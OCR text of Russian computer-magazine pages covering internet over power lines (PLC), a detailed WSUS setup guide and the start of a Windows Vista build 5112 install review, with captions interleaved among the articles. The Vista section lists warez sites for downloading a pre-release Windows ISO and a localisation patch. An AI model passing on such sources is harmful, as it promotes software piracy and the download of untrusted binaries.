[ethernet vs. PLC] По сути, технологии Ethernet и PLC очень похожи. Разница заключается лишь в способе подключения к Сети конечного абонента. Не надо думать, что достаточно установить какой-то хитрый девайс на электростанции — и весь город сразу получит доступ в Интернету через розетку. На самом деле все намного сложнее: инъекторы сигнала, которые передают данные в электрическую сеть, чаще всего устанавливаются в каждом доме и даже подъезде, при этом непосредственно до здания Интернет доводится вполне привычными средствами, например, оптоволокном. Фактически, сеть на основе PLC — это большая локалка. С той лишь разницей, что вместо свитчей и витой пары используется электрическая проводка, а клиенты вместо сетевых карт используют специальные адаптеры, которые вставляются в розетку. Есть, правда, несколько другой способ доставки сигнала до здания, когда специальное оборудование устанавливается на местной подстанции и передает данные из оптоволоконной сети в силовой кабель. С помощью силового кабеля и набора повторителей, установленных через каждые полкилометра, кабель доводят до каждого дома, и уже там с помощью специальных девайсов в распределительных щитках сигнал инъектируется в низковольтовую (120-220 В) сеть. Однако этот вариант мало распространен в мире и уж тем более не нашел применения в России.

Вообще, инфраструктура сети — это не единственное сходство технологий. Например, на уровне OSI стандарт Homeplug 1.0 так же, как и Ethernet, поддерживает так называемое качество обслуживания (QoS, Quality of Service). А для разрешения конфликтных ситуаций «столкновения» трафика (не забывай, что данные от каждого абонента передаются по одним и тем же проводам) была реализована специальная система приоритетов. Пакеты, которые имеют наивысшую важность (голос, видео и т.д.), для которых особенно критична минимизация задержек, помечаются специальным флагом Timing Critical и имеют самый высокий приоритет, поэтому обрабатываются PLC-маршрутизаторами в первую очередь.


[реальные примеры] В теории все вроде бы вполне реально, но как дела обстоят на практике? Если верить пресс-релизам, то во всем мире применение широкополосного доступа в Интернет через обычную электросеть идет полным ходом. Например, электроэнергетическая компания Scottish-Hydro-Electrics запустила проект по развертыванию сети PLC еще пару лет назад. Таким образом, удалось предоставить доступ в инет тем людям, которые живут в сельской местности и из-за слаборазвитой телекоммуникационной сети лишь мечтают о высокоскоростном доступе в Интернет. Примечательно, что использование Интернета через розетку оказалось существенно дешевле, чем аналогичная по скорости DSL-линия. Фишка на основе PLC вовсю используются и на территории Германии, причем Интернет — это даже не самое основное применение технологии. В некоторых городах людям даже не обязательно отправлять квитанцию об оплате за электроэнергию, так как вся информация со счетчиков автоматически отправляется ее поставщику.



прежде чем сигнал доходит до модема, он серьезно искажается. Именно поэтому было так важно использовать технологии восстановления потерянных во время передачи данных

Что касается России, то испытания PLC по традиции впервые начались в столице. Компания «Мосэнерго» провела ряд испытаний по созданию технологической сети, объединяющей свои диспетчерские пункты с питающими, распределительными и трансформаторными подстанциями. Во время тестирования использовалось оборудование от различных производителей и, что удивительно, все заработало как надо :). К сожалению, своими глазами я не видел, но очевидцы утверждают, что им удалось обеспечить доступ в Интернет на скоростях 2—12 Мбит/с, что более чем достаточно для домашнего использования. К сожалению, никаких пресс-релизов или даже намеков по поводу того, когда эту технологию «Мосэнерго» начнет использовать в коммерческих целях в Москве, пока не сообщается.

Зато в конце 2004 года фонды Intel Capital и «Русские технологии» объявили о своих планах инвестировать сразу 4 миллиона долларов в компанию «Электро-Ком». И свое слово выполнили. Сейчас «Электро-Ком» активно занимается строительством пилотной сети PLC на территории Москвы, Рязани, Калуги, Ростова-на-Дону и некоторых других городов России. В Калуге, к примеру, уже весь центр города перетянут оптоволокном, а в некоторых частях даже установлено все необходимое оборудование и начинается предоставление бесплатного тестового доступа. Скорость достигает 9 Мбит/с на прием и 6 Мбит/с на отдачу, даже там, где проводка уже несколько раз горела и была отремонтирована на «авось». По заявлению специалистов «Электро-Ком» максимальную планку удастся поднять в несколько раз за счет использования дополнительной инъекции сигнала. Более того, уже сейчас обсуждаются планы по поводу предоставления VoIP-телефонии с использованием PLC



обыкновенная розетка. Вставил адаптер — работай в инете!

Подарок для админа

СБЫЛАСЬ МЕЧТА! МЕЧТА АДМИНИСТРАТОРА ПЕТИ, КОТОРОМУ ДОВЕЛОСЬ ОБСЛУЖИВАТЬ ОГРОМНУЮ КОРПОРАТИВНУЮ СЕТЬ, СОСТОЯЩУЮ ИЗ ПАРКА САМЫХ РАЗНООБРАЗНЫХ МАШИН. КАЖДЫЙ ЗНАЕТ, НАСКОЛЬКО СЛОЖНО ЗАСТАВИТЬ ПОЛЬЗОВАТЕЛЕЙ СВОЕВРЕМЕННО УСТАНАВЛИВАТЬ НА СВОИ КОМПЬЮТЕРЫ ОБНОВЛЕНИЯ И ЗАПЛАТКИ. ОЧЕНЬ ЧАСТО ЭТУ ЖУТКО МУТОРНУЮ, НУДНУЮ И СОВЕРШЕННО НЕ ИНТЕРЕСНУЮ РАБОТУ (НЕ БЕРЕМ В РАСЧЕТ ОБСЛУЖИВАНИЕ КОМПЬЮТЕРА СИМПАТИЧНОЙ СЕКРЕТАРШИ) ПРИХОДИТСЯ ВЫПОЛНЯТЬ САМОМУ. ВЕРНЕЕ СКАЗАТЬ — ПРИХОДИЛОСЬ, ТАК КАК ТЕПЕРЬ ЭТО МОЖНО ДЕЛАТЬ АВТОМАТИЧЕСКИ! | ShadOS (shados@real.xakep.ru)



Все о WSUS — серверной службе обновления Windows

[автоматические апдейты: быть или не быть?] Установив Windows на домашней машине, я чуть ли не первым делом отключаю автоматические обновления (Windows Update System). Эта, несомненно, полезная служба, к сожалению, невероятно прожорлива. Она не подозревает, что большинство обновлений уже давно приютились на моем винте и ждут своей установки, а поэтому с завидной упорностью начинает ломиться в инет и выкачивать все доступные апдейты. В принципе, ничего смертельного в этом нет — разве что, посмотрев на статистику потраченного трафика, ты в очередной раз вспомнишь дядю Билла. Установка всех необходимых Service Pack'ов и обновлений вручную занимает порядка 10—15 минут, но для корпоративной сети это явно не вариант. Ни один админ в трезвом уме не станет вручную устанавливать апдейты на каждую машину, сомнительно и то, что с этой задачей справятся обычные пользователи. Получается, что без службы автоматического обновления никак не обойтись. С другой стороны, представь, что будет, если Windows Update System будет активной на каждом компьютере внутри крупной (от 100 рабочих станций) корпоративной сети? Несложно догадаться, что один и тот же апдейт будет закачиваться по несколько десятков, сот и даже тысяч раз. А ведь обновления, в том числе и критические, для того или иного софта выходят чуть ли не каждую неделю… На практике получаем колоссальные расходы на трафик, которые легко можно было бы избежать в случае существования некого кэширующего элемента, который бы единожды выкачивал всю базу обновлений и уже потом раздавал всем рабочим станциям локальной сети. Имя этого элемента — WSUS (Windows Server Update Service) — серверная служба обновления Windows, которая была зарелизена Microsoft'ом всего несколько месяцев назад.

[знакомимся ближе] Итак, для чего конкретно нужен этот WSUS? По сути, это инструмент для эффективного распространения обновлений для таких продуктов Microsoft, как Windows XP Professional, Windows 2000, Windows 2000 Server, Office XP, Office 2003, SQL Server 2000, MSDE, Exchange Server и Exchange Server 2003. В скором этот и без того немаленький список значительно расширится, о чем свидетельствуют многочисленные пресс-релизы Microsoft. Система работает по схеме клиент-сервер. Сервер распространяет апдейты и заплатки, клиент их забирает. И если клиентская часть по умолчанию встроена в Windows 2000 (начиная с SP3), Windows XP и Windows 2003 Server и называется Windows Updates, то серверную компоненту, то есть WSUS, необходимо установить на компьютере с Windows 2000 Server (с Service Pack 4) или Windows Server 2003. После установки, о которой мы подробно поговорим ниже, WSUS представляет собой мощный инструмент администратора, которым можно удаленно управлять с помощью специального Web-интерфейса, доступного из любой Windows-системы с установленным Internet Explorer 6.0 и выше. К сожалению, доступ из другого браузера или операционной системы не поддерживается.
Для крупных сетей или нескольких связанных между собой сетей может



это просто логотип Windows Server System :)

ПОВОД ДЛЯ РАЗМЫШЛЕНИЯ

В сентябре Microsoft заявила, что не будет выпускать обновление на критическую уязвимость в Windows, несмотря данные ранее обещания. Бреши присвоена высшая степень опасности — «критическая», то есть ее потенциально можно использовать для массового взлома машин. Разработанный патч оказался корявым, поэтому его выход был отложен на неопределенный срок. А ведь такие бажные апдейты могут попасть и на Windows Update, поэтому перед установкой обновления во всю сеть рекомендуется протестировать его на нескольких машинах. К слову, в августе вышли целых 6 патчей Microsoft, один из которых закрывал еще одну критическую уязвимость Windows.



быть полезной поддержка цепочек WSUS-серверов. Один их них — главный — подключен к интернету (точнее — к сервису Microsoft Update) и на регулярной основе закачивает оттуда все доступные обновления. Другие WSUS-серверы, как правило, не имеют прямого доступа в Интернет, но зато используют главный WSUS в качестве источника апдейтов. Такую иерархию рекомендуется использовать в крупных сетях, чтобы разгрузить основные магистрали локального трафика. В принципе, между используемыми WSUS-серверами может даже и не быть подключения! Все апдейты, доступные на главном сервере, можно, к примеру, записать на болванку и с ее помощью перенести на остальные WSUS. Такая фенька может быть полезной, если ты обслуживаешь несколько локалок, между которыми нет высокоскоростного подключения.

Подключаясь к WSUS-серверу, клиент передает информацию об установленных апдейтах. Сервер пробивает эти данные по своей базе данных и отдает ему все актуальные апдейты. Обновление баз WSUS может также осуществляться на регулярной основе, благо этот процесс имеет довольно много параметров. В случае необходимости может быть обновлена и сама служба автоматических обновлений, причем как клиентская, так и серверная части. Это произойдет, если на сервере будет доступны их новые версии.

Вся информация об обновлениях централизовано хранится в базе данных. В качестве рабочей площадки может быть использована как мощная Microsoft SQL Server, так и более легкая и бесплатная MS SQL Server Desktop Engine (сокращенно MSDE).



Предшественником технологии WSUS является SUS (Software Update Services), о которой можно почитать на сайте www.microsoft.com/Rus/DesktopDeployment/security/sus.mspx. Однако новая система намного более функциональна и удобна в использовании.



www.microsoft.com/windowsserversystem/updateservices — официальный сайт WSUS
www.wsuswiki.com — огромное количество информации по WSUS от опытных админов.



Информацию о технологии Active Directory и подробный мануал по ее настройки ищи в #2 и #5 номерах Х. Без базовых знаний серверных версий Windows сегодня не обойтись.

Более того, в состав WSUS включена Microsoft Windows Server Desktop Engine (MSWDE), которой, правда, можно воспользоваться только под Windows 2003 Server. В базе данных хранятся полный перечень и описание доступных обновлений, конфиги WSUS, информация о состоянии обновлений клиентских компьютеров, а также многочисленные отчеты о работе.


[установка WSUS] Чтобы до конца осознать всю гибкость технологии WSUS, предлагаю посмотреть ее в действии — пристегнись, мы приступаем к установке. В первую очередь необходимо подготовить подходящую платформу. Как уже было сказано, WSUS можно установить только на серверной Windows 2000 и Windows 2003, за исключением ее 64-битных и Web Edition версий. Для обслуживания средней локальной сети, состоящий из 500 машин, инженеры Microsoft рекомендуют использовать сервер, имеющий на борту 1 ГГц процессор и 1 Гб оперативки. Потребуется, как минимум, 1 Гб дискового пространства для самой WSUS (при всем том, что дистрибутив весит всего 130 Мб), а также 6 Гб для хранения данных (апдейтов, заплаток и т.д.). Помимо этого, предъявляются требования по установленному в системе программному обеспечению. Так для установки и дальнейшей работы WSUS потребуется:

1) Microsoft Internet Information Services (IIS) 6.0, который, скорее всего, был установлен вместе с самой виндой.
2) Microsoft .NET Framework 1.1 Service Pack 1 for Windows Server 2003.
3) Background Intelligent Transfer Service (BITS) 2.0.


Поскольку WSUS активно использует базу данных, то этот список можно было бы дополнить еще и СУБД. Но как уже было сказано, в дистрибутив WSUS включена бесплатная WMSDE, которая вполне успешно справляется со всеми возложенными на нее задачами. Правда, для ее установки потребуется еще, как минимум, 2 Гб на винте. Все перечисленное, а заодно и дистрибутив WSUS можно найти на наших дисках или же закачать с официального сайта WSUS — *www.microsoft.com/windowsserversystem/updateservices/downloads*.

Устанавливать WSUS уполномочены только члены локальной группы — Администраторы — это еще одно важное требования для установки. Поэтому перед тем, как приступить к установке, необходимо зайти в систему под администраторским аккаунтом. Ниже я рассмотрю довольно простой, однако, самый распространенный и эффективный способ установки и использования WSUS. Работа WSUS и встроенной СУБД WMSDE будет осуществляться под управлением Windows 2003 Server с установленным ISS, а все обновления, заплатки и софт будут локально храниться на сервере.


Дистрибутив сервера распространяется в виде одного единственного исполняемого файла — WSUSSetup.exe. Запустив его, ты увидишь удобный мастер установки, который будет руководить процессом первичной установки сервиса. После традиционного принятия лицензионного соглашения, мастер предложит тебе указать место, в котором WSUS будет хранить обновления. В принципе, ты можешь этот путь не указывать (для этого достаточно убрать единственную галку в этом окне), однако апдейты в этом случае будут выкачиваться из Сети каждый раз по запросу пользователя. Это не только увеличит количество интернет-трафика, но




в крупной корпоративной сети можно организовать целую иерархию из WSUS-серверов




если между WSUS-серверами отсутствует прямое соединение, все обновления и патчи можно перенести на болванку или другой носитель




хранение обновлений на локальном диске — залог успеха!



в состав WSUS входит полноценная и при этом бесплатная СУБД - SQL Sever Desktop Engine (Windows), необходимая для его работы



список свежих апдейтов



главное окно WSUS-консоли

и существенно снизит скорость обновления. Суди сам: апдейты из локалки закачались бы намного быстрее, нежели из интернета.

На следующем шагу мастер предложит обозначить параметры используемой СУБД. По умолчанию будет устанавливаться встроенная WMSDE, но это легко можно изменить. Если на сервере уже установлена какая-то СУБД (к примеру, MS SQL), ты можешь использовать именно ее, выбрав соответствующий пункт в специальном выпадающем меню.

Как подобает любой добротной админской софтине, WSUS поддерживает управление через WEB-интерфейс. Все обновления и патчи также передаются по протоколу HTTP (хотя и скрыто для пользователя), поэтому для ее работы крайне необходим ISS. Если ты его не использовал, то есть порт 80 свободен, то никаких проблем возникнуть не должно: просто оставляй все настройки по умолчанию и жми «Далее». Если же у тебя уже есть рабочий WEB-сайт, то сервисы WSUS будут установлены на порт 8530. В этом же окне ты увидишь 2 важных URL: один из них указывает на сервис с апдейтами, другой — на административный интерфейс. Запомни их: они потребуются для дальнейшей настройки.

В «Параметрах зеркального обновления» администратору предлагается обозначить роль устанавливаемого WSUS-сервера. Если это первый WSUS-сервер в сети, то этот этап можно пропустить. В противном случае, необходимо указать сервер, стоящий выше по иерархии, то есть тот, с которого будут закачиваться обновления. После этого остается лишь несколько раз нажать «Далее» и ждать окончания первичной установки.

[укрощаем WSUS] Итак, самый простой этап выполнен. Теперь необходимо отконфигурировать машины клиентов, а также сам WSUS, чтобы тот правильно закачивал из инета и раздавал все необходимые обновления. Управление сервисом осуществляется с помощью специальной консоли, которая может быть вызвана через Пуск → Все программы → Администрирование → Microsoft Windows Server Update Services. Помимо этого, получить доступ к консоли можно удаленно через браузер, обратившись по адресу *http://SERVERNAME/WSUSAdmin* (он был отображен на экране во время установки). Для ее использования необходимо быть членом группы «Администраторы WSUS» или «Администраторы» на сервере WSUS. При этом адрес для доступа к консоли рекомендуется занести в интранет- зону, воспользовавшись соответствующими настройками Internet Explorer'a (напомню, что любой другой браузер не подойдет).


Консоль WSUS может сначала напугать обилием разнообразных разделов, но на самом деле ничего страшного в них нет. Начнем с настройки типов обновляемых компонентов, так как каждый выбирает их, исходя из своих собственных потребностей. Для этого переходи в «Параметры» → «Параметры синхронизации». Синхронизация — это процесс поиска и закачки новых обновлений на сервере Microsoft, которые удовлетворяют заданным администратором критериям. Собственно, эти критерии и нужно определить. В появившемся окне изначально будет открыт раздел «Расписание». Синхронизацию можно проводить либо вручную (нажатием на специальную кнопку), или же автоматически. На время настройки и отладки системы рекомендую оставить первый вариант. Второй раздел — «Продукты и классы» — не менее важен, так как в нем задаются обновляемые продукты и типы обновлений для них. Если щелкнешь по кнопке «Изменить» в левой части окна, то получишь список всех доступных для обновления программных продуктов. Отмечай галочками то, что тебя интересует (например, Windows XP, Windows 2003 Server), и жми «ОК». Для того чтобы обозначить типы обновляемых модулей, необходимо нажать кнопку «Изменить» в другой части окна. По умолчанию WSUS загружает с Microsoft'овского сервера лишь критические обновления и обновления системы безопасности. По твоему желанию в их число могут попасть драйвера, накопительные пакеты обновлений, а также пакеты новых функций.

Раздел «Прокси-сервер» необходим только в случае, использования в сети прокси-сервера, а все необходимые параметры раздела «Источник обновления» были обозначены во время установки WSUS. Намного больший интерес для нас представляет раздел «Файлы обновлений и языки». Напомню, что для каждой локализации своих продуктов Microsoft выпускает разные апдейты и патчи, которые почему-то несовместимы между собой. Выкачивать абсолютно все совершенно не нужно, поэтому, нажав кнопку «Дополнительно», я обычно оставляю только английский и русский языки. Здесь же задаются несколько других опций, например, место хранение файлов обновлений. Оставь этот параметр как есть, так как уже во время установки мы указали, что все данные необходимо хранить на жестком диске. Важной также является опция «Загружать файлы обновлений на этот сервер, только если они одобрены». Одобрить обновление можно как в ручном (через соответствующий диалог WSUS консоли), так и автоматическом режиме, который настраивается через раздел «Параметры» → «Параметры автоматического обновления». Активировав эту опцию, ты получишь возможность одобрять и закачивать некоторые специфические типы обновлений (например, драйвера) в полуавтоматическом режиме, выбирая лишь то, что тебе действительно нужно. В тоже время обновления, для которых установлено автоматическое одобрение (например, критические заплатки), будут на автомате закачиваться без твоего ведома.


Теперь, когда параметры синхронизации полностью установлены, можно наполнить наш WSUS-сервер апдейтами. Жми на кнопку «Синхронизировать сейчас» и жди завершения процесса. После соединения, WSUS попытается выяснить, есть ли на сервере новые обновления — они там обязательно окажутся, так как эта наша первая синхронизация. Если для некоторых типов апдейтов ты установил автоматическое одобрение, то сразу же начнется процесс их закачки. Все остальные обновления будут также закачены, но только после того, как администратор даст соответствующую команду. После окончания синхронизации в WSUS-консоле обязательно открой раздел «Обновления», и ты увидишь список всех доступных обновлений.

[групповые политики] WSUS активно использует групповые политики и в зависимости от настроек той или иной группы соответствующим образом обслуживает принадлежащего ей клиента. В документации к WSUS спецы из Microsoft рекомендуют создать, как минимум, две группы: тестовую и основную. Членам тестовой группы (желательно, чтобы это были опытные юзеры) доступны абсолютно все обновления, которые устанавливаются на их машинах по мере появления. По сути, это подопытные кролики — на них ты проверяешь стойкость вышедших обновлений. Если после установки ничего смертельного не произойдет, апдейты можно делать доступными для основной группы. Но если получится так, что Microsoft допустит оплошность, выпустив глюкавый апдейт, то проблемы коснуться только тестовой группы, а основная часть компьютеров по-прежнему будет работать «на ура».


Процесс организации групп осуществляется в два этапа. Во-первых, нужно указать, каким образом компьютеры будут распределяться по группам. Здесь есть два варианта: либо ты вручную будешь добавлять каждый компьютер в группу посредствам WSUS-консоли (то есть со стороны сервера), либо же клиенты автоматически будут попадать в нужную группу на основе своих групповых политик или настроек реестра винды (то есть принадлежность к группе выбирается со стороны



настройки автоматического обновления: пускай они будут выполняться в 3 ночи



если в сети используется несколько WSUS-серверов, необходимо настроить параметры отражения



закачивать обновления для всех продуктов Microsoft — бессмысленная трата трафика. Выбери здесь только то, что тебе нужно

клиента). Во-вторых, эти самые группы необходимо создать. В локальной сети средней величины все компьютеры довольно легко рассортировать по группам вручную, поэтому этот способ используется по умолчанию. В этом легко убедиться, щелкнув по кнопке «Параметры» и выбрав «Параметры компьютеров». В появившемся окне должна быть активна настройка «Переместить компьютеры в Windows Server Update Services».
Вообще, создание группы — это довольно простая задача. Кликни в верхнем меню по кнопке «Компьютеры», далее «Создать группу компьютеров» и введи имя группы. Допустим, мы создаем тестовую группу (хотя это неважно), поэтому назовем ее Test. Одна лишь проблема — добавлять в нее пока некого, так как листинг «Компьютеры» пока пуст. Это вполне логично, так как обычные компьютеры в сети пока не знают о существовании локального WSUS-сервера и, соответственно, не обращаются к нему. Это нужно исправить :)
Способ конфигурирования службы автоматических обновлений на рабочих станциях зависит от конфигурации сети. В среде Active Directory (то есть локальной сети с развернутой службой каталогов) можно настроить все компьютеры сразу, используя лишь объекты групповой политики (Group Policy Objetcs, GPO). При таком раскладе Microsoft рекомендует создать новый GPO, содержащий исключительно настройки для работы с WSUS-сервером, после чего прилинковать его к нужному контейнеру (чаще всего — домену). Более подробно можно почитать здесь — *http://go.microsoft.com/fwlink/?LinkID=14232*, *http://go.microsoft.com/fwlink/?LinkID=41777*. Сейчас же мы рассмотрим вариант, когда Active Directory в сети не установлен и настройки на каждом клиентском компьютере необходимо указывать вручную с помощью локальной групповой политики. Для этого на клиентской машине нажимай Пуск → Выполнить → gpedit.msc. В появившемся окне открой узел Групповая политика и кликни правой кнопкой мыши по пункту «Административные шаблоны». В контекстном меню выбери «Добавление и удаление шаблонов», далее «Добавить», файл wuau.adm. Теперь, раскрыв узел «Компоненты Windows», ты увидишь пункт Windows Update — здесь-то и задаются настройки службы автоматических обновлений. С помощью параметра «Настройка автоматического обновления» можно указать периодичность обращения к WSUS-серверу, а также порядок загрузки и установки обновлений. В большинстве случаев подойдет вариант «Загружать автоматически и устанавливать». Следующий параметр — «Указать размещение службы обновлений Microsoft в интрасети» — еще более важен, так как здесь задаются параметры WSUS-сервера. Для того чтобы вся система заработала, в первом текстовом поле укажи *http://SERVERNAME*, где SERVERNAME — имя или IP-адрес сервера WSUS.
А теперь попробуем подключиться к серверу с апдейтами. Для этого совершенно необязательно ждать времени, на которое запланировано обновление. Выбери «Пуск» → «Выполнить» и введи wuauclt.exe /detectnow. Если подключение пройдет успешно, то имя этого компьютера отобразится в консоли WSUS на странице «Компьютеры». Тебе остается лишь добавить его в нужную группу и провернуть тот же фокус со всеми остальными компьютерами сети.

[в заключение] По существу, большая часть работы выполнена. Компьютеры сети подключаются к WSUS-серверу и закачивают необходимые обновления. Сам WSUS четко обрабатывает их запросы в соответствии с групповыми политиками, а также закачивает нужные апдейты с сервера Windows Update. Правда, синхронизация с Microsoft'овским сервером на время отладки нашей системы проходила в ручном режиме (по нажатию клавиши «Синхронизировать сейчас»). Это не очень удобно, поэтому самое время перейти в раздел «Параметры синхронизации» и указать удобное для тебя расписание

СЛЕДИ ЗА ФАЙРВОЛОМ

Любой грамотный админ между локальной сетью и Интернетом устанавливает файрвол. Во избежание проблем нужно проследить, чтобы для установленной WSUS доступ в глобальную сеть не блокировался. Для закачки обновлений с Microsoft Update, WSUS-сервер использует 80 (HTTP) и 443 (HTTPS) порты, причем эти параметры не могут быть изменены. Если ты считаешь, что открытие этих портов негативно повлияет на безопасность твоей системы, предлагаю составить «белый список», состоящий из адресов, к которым будет разрешен доступ. В него нужно внести:

http://windowsupdate.microsoft.com
http://.windowsupdate.microsoft.com*
https://.windowsupdate.microsoft.com*
http://.update.microsoft.com*
https://.update.microsoft.com*
http://.windowsupdate.com*
http://download.windowsupdate.com
http://download.microsoft.com
http://.download.windowsupdate.com*
http://wustat.windows.com
http://ntservicepack.microsoft.com

«Перспектива» мелкомягких

ЗДРАВСТВУЙ, ДОРОГОЙ ЧИТАТЕЛЬ. НАКОНЕЦ, МНЕ В РУКИ ПОПАЛСЯ ДОЛГОЖДАННЫЙ БИЛД WINDOWS VISTA. КОНЕЧНО, УЖЕ МНОГИЕ СЛЫШАЛИ О НЕЙ, А НАИБОЛЕЕ ПРОДВИНУТЫЕ УЖЕ И ПОПРОБОВАЛИ В ДЕЛЕ НОВЫЕ ФОРТОЧКИ. НАШ КРАТКИЙ ОБЗОР ПРЕДНАЗНАЧЕН ДЛЯ ТЕХ, У КОГО ПОКА НЕТ ВОЗМОЖНОСТИ ОЗНАКОМИТЬСЯ ЛИЧНО С НОВОЙ ВЕРСИЕЙ ВСЕМИ НАМИ ГОРЯЧО ЛЮБИМОГО ПРОДУКТА ОТ НЕ МЕНЕЕ ГОРЯЧО ЛЮБИМОЙ КОМПАНИИ MICROSOFT | Курильченко Максим aka ExtraCOM, Елизаров Сергей aka aBADonna



Обзор Windows Vista build 5112

[где взять?] Для особо желающих самим попробовать новую операционку сообщим источники, где ее еще можно бесплатно скачать и где можно платно заказать диск.

Образ ISO можно найти по следующим адресам: *http://fullofwarez.biz/post.php?149*, *www.nht-team.org/comments.php?idn=623*. Для тех, у кого туго с английским, и для прочих патриотов — русификатор: *http://fullofwarez.biz/post.php?201*. Заказать диск с новой операционной системой можно тут: *www.hotcd.ru/cgi-bin/index.pl?5==13685==0==izone* (в большинстве московских локал давно все это лежит :) – прим. Лозовского).

Итак, приступим. Начать, пожалуй, стоит с рекомендованных фирмой-разработчиком аппаратных требований. Это CPU 1.5 GHz/512 Mb RAM/HDD 6 Gb.

Сразу можно прикинуть, что размер партиции для форточек составить должен никак не менее десяти гигов. Насчет остальных требований: на мой взгляд, они более чем скромные. Я ожидал более серьезных требований.

Инсталляция производилась на компьютере следующей конфигурации: CPU 3.0 GHz/768 Mb RAM/HDD 80 Gb.

[процесс установки] Попытка установить ОС из распакованного образа ISO вызвала ошибку. Сама Microsoft рекомендует устанавливать ОС либо с DVD диска, либо из смонтированного образа — так я и поступил.

Также на выбор предлагается либо новая установка, либо установка с обновлением, которая оказалась недоступной, так как обновляется она только с версии Longhorn build 5099. То есть под чем бы ты ни сидел, ставить придется заново. Ну да, не беда.

Далее для установки нам предъявляются имеющиеся разделы дисков. После нужного выбора следует создание загрузочного сектора и определение минимально необходимых ресурсов компьютера для установки.

Это составляет 10—15 минут (на описанной выше конфигурации). Отсюда и далее я буду указывать время процессов. Первая оплошность разработчиков — не дать возможность пользователям отслеживать время установки. Ну сколько можно уже? Неужели нельзя было поставить таймер? Эх, Майкрософт…

После первой перезагрузки (забегая вперед, скажем, что всего их последует три) идет распаковка файлов. В Windows Vista все они (файлы) спрятаны в единый файл install.wim, занимающий 900 Мб. Ожидание длилось 15—20 мин.

